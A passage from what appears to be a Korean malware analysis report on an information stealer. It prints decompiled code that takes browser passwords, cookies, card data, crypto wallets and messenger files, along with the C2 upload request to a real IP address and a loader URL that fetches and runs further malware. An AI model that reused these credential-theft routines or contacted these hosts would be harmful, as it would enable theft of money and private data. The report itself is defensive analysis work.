wsprintfW(v1, dword_40E334, v2);                  // \t- Display size: %dx%d\n
*a1 = concat_sub_40AEAF(*a1, v1);
LocalFree(v1);
return 1;
```

## 8) 디스플레이 장치 정보 반환

```
v6 = 840;
v1 = LocalAlloc_0(64, 0x2000);
for ( i = 0; i < EnumDisplayDevicesW(0, 0, &v6, 0); ++i )
{
    v5 = LocalAlloc_0(64, 512);
    v3 = wsprintfW(v5, dword_40E2B0, i);           // \t\td) %s\n
    if ( v3 >= lstrlenW(dword_40E2B0) && wsprintfW(v1, dword_40E384, v5) )// \t- Display Devices:\n%s\n
        *a1 = concat_sub_40AEAF(*a1, v1);
    LocalFree(v5);
}
LocalFree(v1);
return 1;
```

## 9) 설치된 프로그램 정보 반환

```
if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, reg_uninstall_v14, 0, 0x20019u, &v26 )// SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
goto LABEL_29;
v10 = 0;
v22 = 0;
do
{
    while ( 2 )
    {
        reg_uninstall_v14 = 2048;
        v11 = LocalAlloc_0(64, 4096);
        v15 = v11;
        v16 = RegEnumKeyExW(v26, v10, v11, &reg_uninstall_v14, 0, 0, 0, 0);
        if ( !v16 )
        {
            a2 = 0;
            if ( RegOpenKeyExW(v26, v11, 0, 0x20019u, &a2) )
            {
                LocalFree(v11);
                RegCloseKey(a2);
                v22 = ++v10;
                continue;
            }
            v20 = 4096;
            v21 = 4096;
            v12 = LocalAlloc_0(64, 0x2000);
            v24 = LocalAlloc_0(64, 2 * v21);
            if ( !RegQueryValueExW(a2, DisplayName_v19, 0, &v23, v12, &v20) )
            {
                v13 = LocalAlloc_0(64, 2 * (v20 + v21));
                if ( !RegQueryValueExW(a2, DisplayVersion_v18, 0, &v23, v24, &v21) )
                    StrStrW(v12, v24);
                wsprintfW(v13, v25, v12);
                if ( !StrStrW(*a1, v13) )
                    *a1 = concat_sub_40AEAF(*a1, v13);
            }
        }
    }
}
```

- 수집한 정보는 랜덤하게 생성한 16글자 문자를 구분 값으로 하여 C2 서버에 전송하며, 정상 수신 시 C2 서버에서 “received” 값 전송
  - 정보를 전송하는 URL은 최초 C2서버에서 받아온 데이터 마지막에 위치한 token 값  
(token:7bb2cef8761968eb03aeade7e3d7fe1ac)

```
v60 = InternetOpenW(L"DuckTales", 0, 0, 0, 0);
v80 = v60;
InternetSetOptionW(v60, 6u, &v79, 4u);
InternetSetOptionW(v60, 5u, &v78, 4u);
if ( v60 )
{
    v61 = InternetConnectW(v60, v86, v76, 0, 0, 3u, 0, 1u);
    v77 = v61;
    if ( v61 )
    {
        v62 = 0x400000;
        if ( v75 == 's' )
            v62 = 0xC00000;
        v63 = HttpOpenRequestW(v61, POST, v74, 0, 0, a8, v62, 1u);
        if ( v63 )
        {
            v64 = &v37[-v85];
            v65 = v85;
            v66 = lstrlenW(a7);
            if ( HttpSendRequestW(v63, a7, v66, v65, v64) )// 수집한 정보 전송
            {
                while ( InternetReadFile(v63, v9, 0xC350u, &v82) && v82 )
                    v9[v82] = 0;
            }
        }
    }
}
```

```
POST /7bb2cef8761968eb03aeade7e3d7fe1ac HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=UwCKRh2m8R7s99gI
User-Agent: DuckTales
Host: 94.142.138.6
Content-Length: 13522
Connection: Keep-Alive
Cache-Control: no-cache

--UwCKRh2m8R7s99gI
Content-Disposition: form-data; name="file"; filename="System Info.txt"
Content-Type: application/x-object

System Information:
- Locale: English
- Time zone: - OS: Windows 7 Professional
- Architecture: x64
- CPU: Intel(R) Core(TM) i5-6400 CPU @ 2.70GH (4 cores)
- RAM: 4095 MB
- Display size: 1280x720
- Display Devices:
  0) Standard VGA Graphics Adapter

Installed applications:
CCleaner 5.35
Mozilla Firefox (x64 en-US) 115.0.2
Mozilla Maintenance Service 115.0.2
Notepad++ (64-bit x64) 7.5.1
```

- (Chromium 브라우저 정보 탈취) AppData\Local, AppData\Roaming 경로에서 “USER DATA” 경로를 탐색하여 브라우저 관련 정보를 탈취하고, 정보의 종류에 따라 cookies.txt, passwords.txt, autofill.exe, CC.txt로 구분하여 C2 서버에 전송

1-1) (계정 정보 탈취) Local State 파일에서 encrypted\_key와 stats\_version 값을 파싱한 후 복호화

```
PathCombineW(v27, v7, dword_40E21C); // Local State
v26 = CreateFileW(v27, 0x80000000, 1u, 0, 3u, 0, 0);
a6 = GetFileSize(v26, 0);
v10 = LocalAlloc_0(64, a6);
v23 = v10;
if (ReadFile(v26, v10, a6 - 1, &v25, 0)) // C:\Users\admin\AppData\Local\Google\Chrome\User Data\Local State
{
    v24 = 2 * a6;
    a6 = LocalAlloc_0(64, 2 * a6);
    v12 = v11;
    v13 = MultiByteToWideChar_sub_40AE71(v10);
    StrCopy_sub_40AA9A(v13, dword_40E204, v12, &a6); // "encrypted_key":"
    if (lstrlenW(a6) > 0)
    {
        v14 = StrCopyW(*a4, a6);
        v15 = a6;
        *a4 = v14;
        LocalFree(v15);
        a6 = LocalAlloc_0(64, v24);
        v17 = v16;
        v18 = MultiByteToWideChar_sub_40AE71(v10);
        StrCopy_sub_40AA9A(v18, dword_40E220, v17, &a6); // "stats_version":"
        v19 = a6;
        if (a6)
        {
            *a5 = StrCopyW(*a5, a6);
        }
    }
}
```

1-2) “User Data\Default\Login Data” 파일을 “AppData\LocalLow” 경로에 랜덤한 12자리 문자열의 파일 이름으로 복사 후 SQL 쿼리를 통해 로그인 데이터 반환

- SELECT origin\_url, username\_value, password\_value FROM logins

```
v15 = PathCombineW(v14, a4, dword_40E1E4); // Login Data
v36 = v15;
if (rand_sub_40B036(v15, &a6) && CopyFileW(v15, a6, 0)) // AppData\LocalLow 경로에 파일 복사
{
    if (sqlite3_open16(a6, &v43))
    {
        v16 = -1;
        LABEL_23:
        LocalFree(v15);
        LocalFree(a6);
        return v16;
    }
    if (!v43)
    {
        v16 = -2;
        goto LABEL_23;
    }
    if (sqlite3_prepare_v2(v43, off_40E214, -1, &v50, 0)) // SELECT origin_url, username_value, password_value FROM logins
```

1-3) 쿼리한 데이터는 “v10” 접두사를 비교 후 CryptUnprotectData 또는 복호화한 키를 통한 AES 복호화 후 양식에 맞추어 정보를 수집하며 이후 복사한 파일은 삭제

```

v24 = LocalAlloc_0(64, 0x2000);
v44 = URL_USER_PASS;           // URL:%s\nUSR:%s\nPASS:%s\n
if ( !strcmpA(&v46, ::v10) )    // v10 접두사가 붙지 않는 경우(CryptUnprotectData API로 복호화)
{
    v29 = v41;
    v28 = 512;
    if ( CryptUnprotectData(&v28, 0, 0, 0, 0, 0, &v30) )
    {
        v26 = v31;
        *(v30 + v31) = 0;
        v41 = MultiByteToWideChar_sub_40AE71(v26);
        v27 = wsprintfW(v24, v44, v39);
        if ( v27 >= lstrlenW(v44) )
            *v18 = concat_sub_40AEAF(*v18, v24);
        if ( v31 )
            LocalFree(v31);
        LocalFree(v41);
    }
}
else                           // v10 접두사가 붙는 경우(복호화한 키로 AES 복호화)
{
    v45 = LocalAlloc_0(64, 4 * v19);
    if ( CryptBinaryToStringW_sub_401596(&v45, v41, v19) )
    {
        v25 = wsprintfW(v24, v44, v39);
        if ( v25 >= lstrlenW(v44) )
            *v18 = concat_sub_40AEAF(*v18, v24);
    }
}

```

- 2) (쿠키 정보 탈취) “User Data\Default\Network\Cookies” 파일을 LocalLow 경로에 랜덤한 파일 이름으로 복사 후 SQL 쿼리하여 쿠키 값을 수집하며, 이후 복사한 파일은 삭제
- SELECT host\_key, path, is\_secure , expires\_utc, name, encrypted\_value FROM cookies

```

v29 = dword_40E218;           // Network\ Cookies
v30 = dword_40E1F0;           // Cookies
v41 = 0;
do
{
    v14 = PathCombineW(v14, a4, *(&v29 + v12));
    v37 = v14;
    if ( !v13 )
        goto LABEL_26;
    sqlite3_prepare_v2 = GetProcAddress_0(v13, off_40E1BC);
    sqlite3_open16 = GetProcAddress_0(v13, off_40E210[0]);
    sqlite3_close = GetProcAddress_0(v13, off_40E228);
    sqlite3_step = GetProcAddress_0(v13, off_40E25C[0]);
    sqlite3_finalize = GetProcAddress_0(v13, off_40E1E0);
    sqlite3_column_text16 = GetProcAddress_0(v13, off_40E1B8[0]);
    sqlite3_column_bytes16 = GetProcAddress_0(v13, off_40E248[0]);
    sqlite3_column_blob = GetProcAddress_0(v13, off_40E1A8);
    v56 = LocalAlloc_0(64, 520);
    if ( !rand_sub_40B036(v14, &v56) || !CopyFileW(v14, v56, 0) || sqlite3_open16(v56, &v49) || !v49 )
        goto LABEL_24;
    if ( sqlite3_prepare_v2(v49, off_40E23C, -1, &v57, 0) )// SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
}

```

- 3) (자동완성 정보 탈취) “User Data\Default\Web Data” 파일을 LocalLow 경로에 랜덤한 파일 이름으로 복사 후 SQL 쿼리하여 자동완성 정보를 수집하며, 이후 복사한 파일은 삭제
- SELECT name, value FROM autofill

```

v22 = PathCombineW(v4, a1, dword_40E1B4); // Web Data
sqlite3_prepare_v2 = GetProcAddress_0(v5, off_40E1BC);
sqlite3_open16 = GetProcAddress_0(v5, off_40E210[0]);
sqlite3_close = GetProcAddress_0(v5, off_40E228);
sqlite3_step = GetProcAddress_0(v5, off_40E25C[0]);
sqlite3_finalize = GetProcAddress_0(v5, off_40E1E0);
sqlite3_column_text16 = GetProcAddress_0(v5, off_40E1B8[0]);
sqlite3_column_bytes16 = GetProcAddress_0(v5, off_40E248[0]);
sqlite3_column_blob = GetProcAddress_0(v5, off_40E1A8);
v7 = v22;
v24 = LocalAlloc_0(64, 520);
if ( !rand_sub_40B036(v22, &v24) || !CopyFileW(v22, v24, 0) )
{
    v6 = -1;
    goto LABEL_23;
}
if ( sqlite3_open16(v24, &v23) )
{
    v19 = -2;
EL_6:
    v6 = v19;
EL_23:
    DeleteFileW(v24);
    LocalFree(v24);
    goto LABEL_21;
}
if ( !v23 )
{
    v19 = -3;
    goto LABEL_6;
}
v8 = sqlite3_prepare_v2(v23, off_40E1EC, -1, &a2, 0); // SELECT name, value FROM autofill

```

4) (카드 정보 탈취) “User Data\Default\Web Data” 파일을 LocalLow 경로에 랜덤한 파일 이름으로 복사 후 SQL 쿼리하여 카드정보를 수집하며, 이후 복사한 파일은 삭제

- SELECT name\_on\_card, card\_number\_encrypted, expiration\_month, expiration\_year FROM credit\_cards

```

v15 = PathCombineW(v14, a4, dword_40E1B4); // Web Data
v38 = v15;
if ( rand_sub_40B036(v15, &v54) && CopyFileW(v15, v54, 0) )
{
    if ( sqlite3_open16(v54, &v48) )
    {
        v16 = -1;
LABEL_23:
        LocalFree(v15);
        LocalFree(v54);
        return v16;
    }
    if ( !v48 )
    {
        v16 = -2;
        goto LABEL_23;
    }
    if ( sqlite3_prepare_v2(v48, off_40E1D0, -1, &a6, 0) ) // SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards

```

5) (확장 프로그램 데이터 탈취) C2 서버로부터 받은 응답 값 중 “ews” 태그 데이터를 파싱 후 “User Data\Default\Local Extension Settings” 경로의 파일 중 해당하는 파일을 탈취

```

ews_metax:mcohilncbfahbmddjkbpemcciiolgce;MetaX;Local Extension Settings
ews_xdefi:hmeobnfnfcmdkdcmlblgagmfpfboieaf;XDEFI;IndexedDB
ews_waveskeeper:lpilbniajbackdjcionkobglmddfbcjo;WavesKeeper;Local Extension Settings
ews_solfflare:bhhhlpbepdkbapadjdnnojkbgioiodbic;Solfflare;Local Extension Settings
ews_rabby:acmacodkjbdgmoleebolmdjonilkdbch;Rabby;Local Extension Settings
ews_cyano:dkdedlpgdmkkfjabffeganieamfk1km;CyanoWallet;Local Extension Settings
ews_coinbase:hnfanknocfeofbddgcijnmhnfnkdnaad;Coinbase;IndexedDB
ews_auromina:cnmamaachppnkjgnildpdmkaakejhhae;AuroWallet;Local Extension Settings
ews_khc:hcflpincpppdclinealmandijcmnkbg;KHC;Local Extension Settings

```

```

v6 = StrStrW(al, ews_); // ews_
while ( v6 )
{
    v7 = v6 + 8;
    v8 = StrStrW(v6 + 8, colons) + 2;
    v39 = StrStrW(v8, semicolon);
    v9 = lstrlenW(v5);
    v38 = LocalAlloc_0(64, 2 * v9);
    v10 = lstrlenW(v5);
    v37 = LocalAlloc_0(64, 2 * v10);
    v11 = lstrlenW(v5);
    v36 = LocalAlloc_0(64, 2 * v11);
    v12 = (v39 - v7) >> 1;
    if ( !StrCpyW_sub_40AD97(v7, &v38, (v8 - v7) >> 1, v12)
        || (v39 = StrStrW(v39 + 2, semicolon), v13 = (v39 - v7) >> 1, !StrCpyW_sub_40AD97(v7, &v37, v12 + 1, v13))
        || (v31 = StrStrW(v39 + 2, n_dword_40E250), !StrCpyW_sub_40AD97(v7, &v36, v13 + 1, (v31 - v7) >> 1)) )
    {
        LocalFree(v38);
        LocalFree(v37);
        LocalFree(v36);
        return 1;
    }
    v14 = LocalAlloc_0(64, 520);
    v15 = PathCombineW(v14, a5, v36); // User Data\Default\Local Extension Settings
    v39 = v15;
    v16 = LocalAlloc_0(64, 520);
    v17 = concat_sub_40AEAF(v16, v15);
    v32 = concat_sub_40AEAF(v17, ast_dword_40E1CC);
    v18 = FindFirstFileW(v32, &v28);
}

```

6) (확장 프로그램 데이터 탈취) C2 서버로부터 받은 응답 값 중 “xtntns” 태그 데이터를 파싱 후 “User Data\Default\Sync Extension Settings” 경로의 파일 중 해당하는 파일을 탈취

```

xtntns_authenticatorcc:bhghoamapcdpbohphigoooaddinpkbai;Authenticator.cc;Sync Extension Settings
xtntns_keepassxc_browser:oboonakemofpalcgghocfoadofidjkkk;KeePassXC Browser;Local Extension Settings
xtntns_keepassTusk:fmhmiaejopecpamlcjknccpgpdjichnecm;KeePass Tusk;Local Extension Settings
xtntns_bitwardenEx:nngceckbapebfimmlniiyahkandclblb;Bitwarden;Local Extension Settings
xtntns_microsoftAFL:fiedbfgcleddlbcmgdigjgdfcgjjcion;Microsoft Autofill Local;Local Extension Settings
xtntns_microsoftAoS:fiedbfgcleddlbcmgdigjgdfcgjjcion;Microsoft Autofill Sync;Sync Extension Settings

```

```

v6 = StrStrW(al, xtntns_); // xtntns_
while ( v6 )
{
    v7 = v6 + 8;
    v8 = StrStrW(v6 + 8, colons) + 2;
    v39 = StrStrW(v8, semicolon);
    v9 = lstrlenW(v5);
    v38 = LocalAlloc_0(64, 2 * v9);
    v10 = lstrlenW(v5);
    v37 = LocalAlloc_0(64, 2 * v10);
    v11 = lstrlenW(v5);
    v36 = LocalAlloc_0(64, 2 * v11);
    v12 = (v39 - v7) >> 1;
    if ( !StrCpyW_sub_40AD97(v7, &v38, (v8 - v7) >> 1, v12)
        || (v39 = StrStrW(v39 + 2, semicolon), v13 = (v39 - v7) >> 1, !StrCpyW_sub_40AD97(v7, &v37, v12 + 1, v13))
        || (v31 = StrStrW(v39 + 2, n_dword_40E250), !StrCpyW_sub_40AD97(v7, &v36, v13 + 1, (v31 - v7) >> 1)) )
    {
        LocalFree(v38);
        LocalFree(v37);
        LocalFree(v36);
        return 1;
    }
    v14 = LocalAlloc_0(64, 520);
    v15 = PathCombineW(v14, a5, v36); // User Data\Default\Sync Extension Settings
    v39 = v15;
    v16 = LocalAlloc_0(64, 520);
    v17 = concat_sub_40AEAF(v16, v15);
    v32 = concat_sub_40AEAF(v17, ast_dword_40E1CC);
    v18 = FindFirstFileW(v32, &v28);
}

```

- (FireFox 브라우저 정보 탈취) AppData\Roaming 경로에서 “Profiles” 경로를 탐색하여 브라우저 관련 정보를 탈취하고, 정보의 종류에 따라 ffcookies.txt, passwords.txt, autofill.exe로 구분하여 C2 서버에 전송

### 1) (쿠키 정보 탈취)

“AppData\Roaming\Mozilla\Firefox\Profiles\p8qgy9a.default-release\cookies.sqlite” 파일을

LocalLow 경로에 랜덤한 파일 이름으로 복사 후 SQL 쿼리하여 쿠키 값을 수집하며, 이후 복사한 파일은 삭제

- SELECT host, path, isSecure, expiry, name, value FROM moz\_cookies

```
v5 = PathCombineW(v4, a3, dword_40E270);           // AppData\Roaming\Mozilla\Firefox\Profiles\p8qgfy9a.default-release\cookies.sqlite
if ( !rand_sub_40B036(v5, &v15) || !CopyFileW(v5, v15, 0) )
{
    LocalFree(v5);
    goto LABEL_20;
}
if ( !sqlite3_open16_0(v15, &v14) )
{
    if ( sqlite3_prepare_v2_0(v14, off_40E478, -1, &a4, 0) )// SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
```

2) (계정 정보 탈취) “AppData\Roaming\Mozilla\Firefox\Profiles\5i4219im.default\logins.json” 파일에서 계정 정보를 탈취

```
v55 = off_40E450[0];
v47 = off_40E440[0];
lpString = off_40E348[0];
v53 = off_40E3C0[0];
v51 = off_40E444[0];
v4 = LocalAlloc_0(64, 520);
a4 = LocalAlloc_0(64, 520);
v5 = PathCombineW(v4, a3, logins_json);          // AppData\Roaming\Mozilla\Firefox\Profiles\5i4219im.default\logins.json
v50 = v5;
if ( !rand_sub_40B036(v5, &a4) || !CopyFileW(v5, a4, 0) )
{
    LocalFree(v5);
    DeleteFileW(a4);
    LocalFree(a4);
    return 0;
}
hObject = CreateFileW(a4, 0x80000000, 1u, 0, 3u, 0, 0);
v6 = GetFileSize(hObject, 0);
v7 = LocalAlloc_0(64, v6);
v42 = v7;
if ( !ReadFile(hObject, v7, v6 - 1, &v48, 0) )
```

3) (브라우저 입력 정보 탈취) “AppData\Roaming\Mozilla\Firefox\Profiles\5i4219im.default\formhistory.sqlite” 파일을 LocalLow 경로에 랜덤한 파일 이름으로 복사 후 SQL 쿼리하여 브라우저 웹 품에서 입력한 정보를 수집 후 복사한 파일은 삭제

- SELECT fieldname, value FROM moz\_formhistory

```
v5 = PathCombineW(v4, a1, dword_40E2CC);          // AppData\Roaming\Mozilla\Firefox\Profiles\5i4219im.default\formhistory.sqlite
if ( !rand_sub_40B036(v5, &a2) || !CopyFileW(v5, a2, 0) )
{
    LocalFree(v5);
    goto LABEL_18;
}
if ( !sqlite3_open16_0(a2, &v15) )
{
    if ( sqlite3_prepare_v2_0(v15, off_40E264, -1, &v16, 0) )// SELECT fieldname, value FROM moz_formhistory
```

4) (확장 프로그램 데이터 탈취) 확장 프로그램 등 파일 어플리케이션에서 설정이 저장된 prefs.js 파일 및 indexedDB 데이터베이스 파일이 저장된 storage\default\idb 폴더를 탐색하여 MetaMask 관련 데이터를 탈취

```
v8 = PathCombineW(v7, v5, dword_40E520);          // AppData\Roaming\Mozilla\Firefox\Profiles\5i4219im.default\prefs.js
v40 = PathCombineW(v6, v5, dword_40E32C);          // AppData\Roaming\Mozilla\Firefox\Profiles\5i4219im.default\storage\default
v39 = 0;
if ( rand_sub_40B036(v8, &v42) && CopyFileW(v8, v42, 0) )
{
    v9 = CreateFileW(v42, 0x80000000, 1u, 0, 3u, 0, 0);
    v34 = v9;
    v10 = GetFileSize(v9, 0);
    v11 = LocalAlloc_0(64, v10);
    v35 = v11;
    if ( !ReadFile(v9, v11, v10 - 1, &v39, 0)
        || (v12 = off_40E33C, lstrlenA_0(v11) <= 512)// \"webextension@metamask.io\":
        || (v41 = StrStrA(v11, v12)) == 0
        || (v13 = lstrlenA_0(v12), v14 = &v41[v13], v41 += v13, (v15 = StrStrA(v41, "\\\\")) == 0) )
```

- (가상화폐 지갑 정보 탈취) C2 서버에서 받아온 데이터 중 “wlts” 문자열을 탐색 후 감염 시스템 내부 지갑 관련 패턴과 일치하는 파일을 복사 후 C2 서버로 전송

```

wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*,*fp;-
wlts_conomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_elecLTC:Electrum-LTC;26;Electrum-LTC\wallets;*;-
wlts_elecBCash:ElectronCash;26;ElectronCash\wallets;*;-
wlts_guarda:Guarda;26;Guarda;*;*cache*,*IndexedDB*
wlts_green:BlockstreamGreen;28;Blockstream\Green;*;cache,gdk,*logs*
wlts_ledger:Ledger Live;26;Ledger Live;*;*cache*,*dictionar*,*sqlite*

```

```

v36 = StrCopyW(v8, a3); // AppData\Roaming\{wallet path}
~sub_401699(v36, 0x104u, ast_dword_40E1CC);
v9 = FindFirstFileW(v36, &v41);
v34 = v9;
if ( v9 != -1 )
{
    while ( 1 )
    {
        if ( v41 & 0x10 )
        {
            if ( v42 == 46 || !PathMatchSpecW_sub_40B0A7(&v42, a4) || PathMatchSpecW_sub_40B0A7(&v42, a5) )
                goto LABEL_19;
            v10 = LocalAlloc_0(64, 522);
            v11 = PathCombineW(v10, a3, &v42);
            CopyFile_sub_40BA84(v11, a4, a5, a6, a7);
            LocalFree(v11);
            goto LABEL_15;
        }
        if ( !PathMatchSpecW_sub_40B0A7(&v42, a4) || PathMatchSpecW_sub_40B0A7(&v42, a5) )
            goto LABEL_19;
        v12 = LocalAlloc_0(64, 522);
        v13 = PathCombineW(v12, a3, &v42);
        v27 = LocalAlloc_0(64, 522);
        if ( !rand_sub_40B036(v13, &v27) || !CopyFileW(v13, v27, 0) )
        {
            LocalFree(v27);
            LocalFree(v13);
            DeleteFileW(v27);
            goto LABEL_19;
        }
        v32 = CreateFileW(v27, 0x80000000, 1u, 0, 4u, 0, 0);
        GetFileSize(v32, 0);
        v14 = LocalAlloc_0(64, 1560);
        v15 = StrCopyW(v14, dash);
        v16 = concat_sub_40AEAF(v15, wallets);
    }
}

```

- (비트코인 지갑 정보 탈취) 시스템에 존재하는 “wallet.dat” 파일을 탐색하여 LocalLow 경로에 랜덤한 파일 이름으로 복사 후 C2 서버에 전송

```

if ( !(v26 & 0x10) || !lstrcmpW(&v27, dotdot) || !lstrcmpW(&v27, dot) )
{
    if ( lstrcmpW(&v27, dword_40E3F0) ) // wallet.dat
        continue;
    v15 = LocalAlloc_0(64, 8840);
    v14 = PathCombineW(v15, v8, &v27);
    v33 = v14;
    v37 = LocalAlloc_0(64, 584);
    v39 = LocalAlloc_0(64, 1560);
    SHGetSpecialFolderPathW(0, v37, 26, 0);
    if ( a4 )
        v16 = lstrlenW(a4);
    else
        v16 = lstrlenW(v37);
    if ( !StrCopyW_sub_40AC66(&v14[v16], &v39, 0) )
        goto LABEL_25;
    v17 = LocalAlloc_0(64, 64);
    v18 = StrCopyW(v17, dash);
    v19 = concat_sub_40AEAF(v18, wallets);
    v39 = concat_sub_40AEAF(v19, v39);
    v34 = WideCharToMultiByte(0xFDE9u, 0, v39, -1, 0, 0, 0, 0);
    v20 = LocalAlloc_0(64, 324);
    if ( v34 && WideCharToMultiByte(0xFDE9u, 0, v39, -1, v20, v34, 0, 0) )
    {
        v40 = LocalAlloc_0(64, 522);
        if ( rand_sub_40B036(v14, &v40) && CopyFileW(v14, v40, 0) )
    }
}

```

- (감염 PC 내부 파일 탈취) C2 서버에서 받아온 데이터 중 “grbr” 문자열을 탐색 후 감염 시스템 내부 해당 패턴과 일치하는 파일을 복사 후 C2 서버로 전송

```
grbr_Desktop:%USERPROFILE%\Desktop\*.txt/*recycle*,*windows*|10|1|1|files  
grbr_Documents:%USERPROFILE%\Documents\*.txt/*recycle*,*windows*|10|1|1|files  
grbr_Recent:%APPDATA%\Microsoft\Windows\Recent\*.txt/*recycle*,*windows*|10|1|1|files
```

```
findfiles_sub_40607F(v64, v56, v63, v62, v61, v37, v36, v35, v34, &v55);  
if ( v55 <= 0 )  
{  
    v47 = v57;  
}  
else  
{  
    v38 = LocalAlloc_0(64, 520);  
    v39 = LocalAlloc_0(64, 520);  
    v40 = rand_sub_40A984(v38, 0x10u);  
    v41 = v40;  
    v51 = v40;  
    v42 = StrCpyW(v39, Content_Type);  
    v43 = concat_sub_40AEAF(v42, v41);  
    v50 = 0;  
    v49 = _dword_40E224;  
    v53 = v43;  
    v54 = concat_sub_408AA8(&v53);  
    v44 = LocalAlloc_0(64, 388);  
    v45 = WideCharToMultiByte(0xFDE9u, 0, v41, -1, 0, 0, 0, 0);  
    if ( v45 )  
    {  
        v46 = WideCharToMultiByte(0xFDE9u, 0, v41, -1, v44, v45, 0, 0);  
        v47 = v57;  
        if ( v46 )  
            send_post_sub_40838C(v52, v44, 0, 0, v55, v57, v54, &v49); // C2 서버에 전송  
    }  
}
```

- (Signal 메신저 데이터 탈취) C2 서버에서 받아온 데이터 중 “sgnl” 문자열을 탐색 후  
감염 시스템 내부 해당 패턴과 일치하는 파일을 복사 후 C2 서버로 전송

```
findfiles_sub_4097AF(&a1 + 3, v18, v18, v38, v36, v35, v17, &v34); // Signal 메신저 관련 파일 탐색  
if ( v34 > 0 )  
{  
    v19 = LocalAlloc_0(64, 520);  
    v20 = LocalAlloc_0(64, 520);  
    v21 = rand_sub_40A984(v19, 0x10u);  
    v22 = v21;  
    v30 = v21;  
    v23 = StrCpyW(v20, Content_Type);  
    v29 = 0;  
    v32 = concat_sub_40AEAF(v23, v22);  
    v28 = _dword_40E224;  
    a1 = concat_sub_408AA8(&v32);  
    v24 = LocalAlloc_0(64, 388);  
    v25 = WideCharToMultiByte(0xFDE9u, 0, v22, -1, 0, 0, 0, 0);  
    if ( v25 )  
    {  
        v26 = WideCharToMultiByte(0xFDE9u, 0, v22, -1, v24, v25, 0, 0);  
        v17 = v33;  
        if ( v26 )  
            send_post_sub_40838C(a2, v24, 0, 0, v34, v33, a1, &v28); // C2 서버에 전송  
    }  
}
```

- (Telegram 메신저 데이터 탈취) C2 서버에서 받아온 데이터 중 “tlgrm” 문자열을 탐색  
후 감염 시스템 내부 해당 패턴과 일치하는 파일을 복사 후 C2 서버로 전송

```

CopyFile_sub_4053A5(v18, v18, v40, v38, v37, v17, &v36); // Telegram 메신저 관련 파일 탐색
if ( v36 > 0 )
{
    v19 = LocalAlloc_0(64, 520);
    v20 = LocalAlloc_0(64, 520);
    v21 = rand_sub_40A984(v19, 0x10u);
    v22 = v21;
    v23 = StrCpyW(v20, Content_Type);
    v29 = 0;
    v33 = concat_sub_40AEAF(v23, v22);
    v28 = _dword_40E224;
    v34 = concat_sub_408AA8(&v33);
    v24 = LocalAlloc_0(64, 388);
    v25 = WideCharToMultiByte(0xFDE9u, 0, v22, -1, 0, 0, 0, 0);
    if ( v25 )
    {
        v26 = WideCharToMultiByte(0xFDE9u, 0, v22, -1, v24, v25, 0, 0);
        v17 = v35;
        if ( v26 )
            send_post_sub_40838C(v31, v24, 0, 0, v36, v35, v34, &v28); // C2 서버에 전송
    }
}

```

- (Discord 메신저 데이터 탈취) C2 서버에서 받아온 데이터 중 “dscrd” 문자열을 탐색 후 감염 시스템 내부 해당 패턴과 일치하는 파일을 복사 후 C2 서버로 전송

```

CopyFile_sub_4053A5(v18, v18, v40, v38, v37, v17, &v36); // Discord 메신저 관련 파일 탐색
if ( v36 > 0 )
{
    v19 = LocalAlloc_0(64, 520);
    v20 = LocalAlloc_0(64, 520);
    v21 = rand_sub_40A984(v19, 0x10u);
    v22 = v21;
    v30 = v21;
    v23 = StrCpyW(v20, Content_Type);
    v29 = 0;
    v33 = concat_sub_40AEAF(v23, v22);
    v28 = _dword_40E224;
    v34 = concat_sub_408AA8(&v33);
    v24 = LocalAlloc_0(64, 388);
    v25 = WideCharToMultiByte(0xFDE9u, 0, v22, -1, 0, 0, 0, 0);
    if ( v25 )
    {
        v26 = WideCharToMultiByte(0xFDE9u, 0, v22, -1, v24, v25, 0, 0);
        v17 = v35;
        if ( v26 )
            send_post_sub_40838C(v31, v24, 0, 0, v36, v35, v34, &v28); // C2 서버에 전송
    }
}

```

- (스크린샷 파일 탈취) C2 서버에서 받아온 데이터 중 “scrnshht” 문자열을 탐색하여, 존재할 경우 현재 감염된 시스템 화면을 스크린샷 캡쳐 후 C2 서버에 전송

```

v6 = CreateCompatibleDC(v5);
v39 = v6;
if ( v6 )
{
    GetClientRect(hWnd, &v43);
    SetStretchBltMode(v5, 4);
    v7 = GetSystemMetrics(1);
    v8 = GetSystemMetrics(0);
    if ( StretchBlt(v5, 0, 0, v45, v46, hDC, 0, 0, v8, v7, 13369376) )
    {
        v9 = CreateCompatibleBitmap(v5, v45 - v43, v46 - v44);
        v2 = v9;
        if ( v9 )
        {
            SelectObject(v6, v9);
            if ( BitBlt(v6, 0, 0, v45 - v43, v46 - v44, v5, 0, 0, 13369376) )
            {
                GetObjectW(v2, 24, &v51);
                GdipPlusStartup(&v40, &v47, 0);
                if ( rand_sub_40B036(0, &lpFileName) && GdipSaveImageToFile_sub_408DFC(v2, lpFileName, v10) == 1 )
                {
                    v35 = 0;
                    v11 = LocalAlloc_0(64, 32);
                    v12 = v11;
                    v32 = v11;
                    hObject = CreateFileW(lpFileName, 0x80000000, 1u, 0, 4u, 0, 0);
                    v13 = LocalAlloc_0(64, 780);
                    v14 = LocalAlloc_0(64, 1560);
                    v15 = StrCopyW(v14, dash);
                    v16 = concat_sub_40AEAF(v15, a1);
                    lpWideCharStr = v16;
                    v17 = WideCharToMultiByte(0xFDE9u, 0, v16, -1, 0, 0, 0, 0);
                    if ( v17 && WideCharToMultiByte(0xFDE9u, 0, lpWideCharStr, -1, v13, v17, 0, 0) )
                }
            }
        }
    }
}

```

- (추가 악성코드 다운로드 및 실행) C2 서버에서 받아온 데이터 중 “ldr” 문자열을 탐색하여, 다운로드 URL을 통해 파일을 지정된 경로에 다운로드 후 ShellExecuteW API를 통해 실행

```

ldr_1:http://94.158.245.22/SK2E6ZYBFLD885TK/14013878658799951837.bin|%APPDATA%\|exe

if ( GetEnvironmentVariableW(v31, v21, 520) )
{
    v22 = concat_sub_40AEAF(v21, v18 + 2 + 2 * v20);
    v23 = LocalAlloc_0(64, 521);
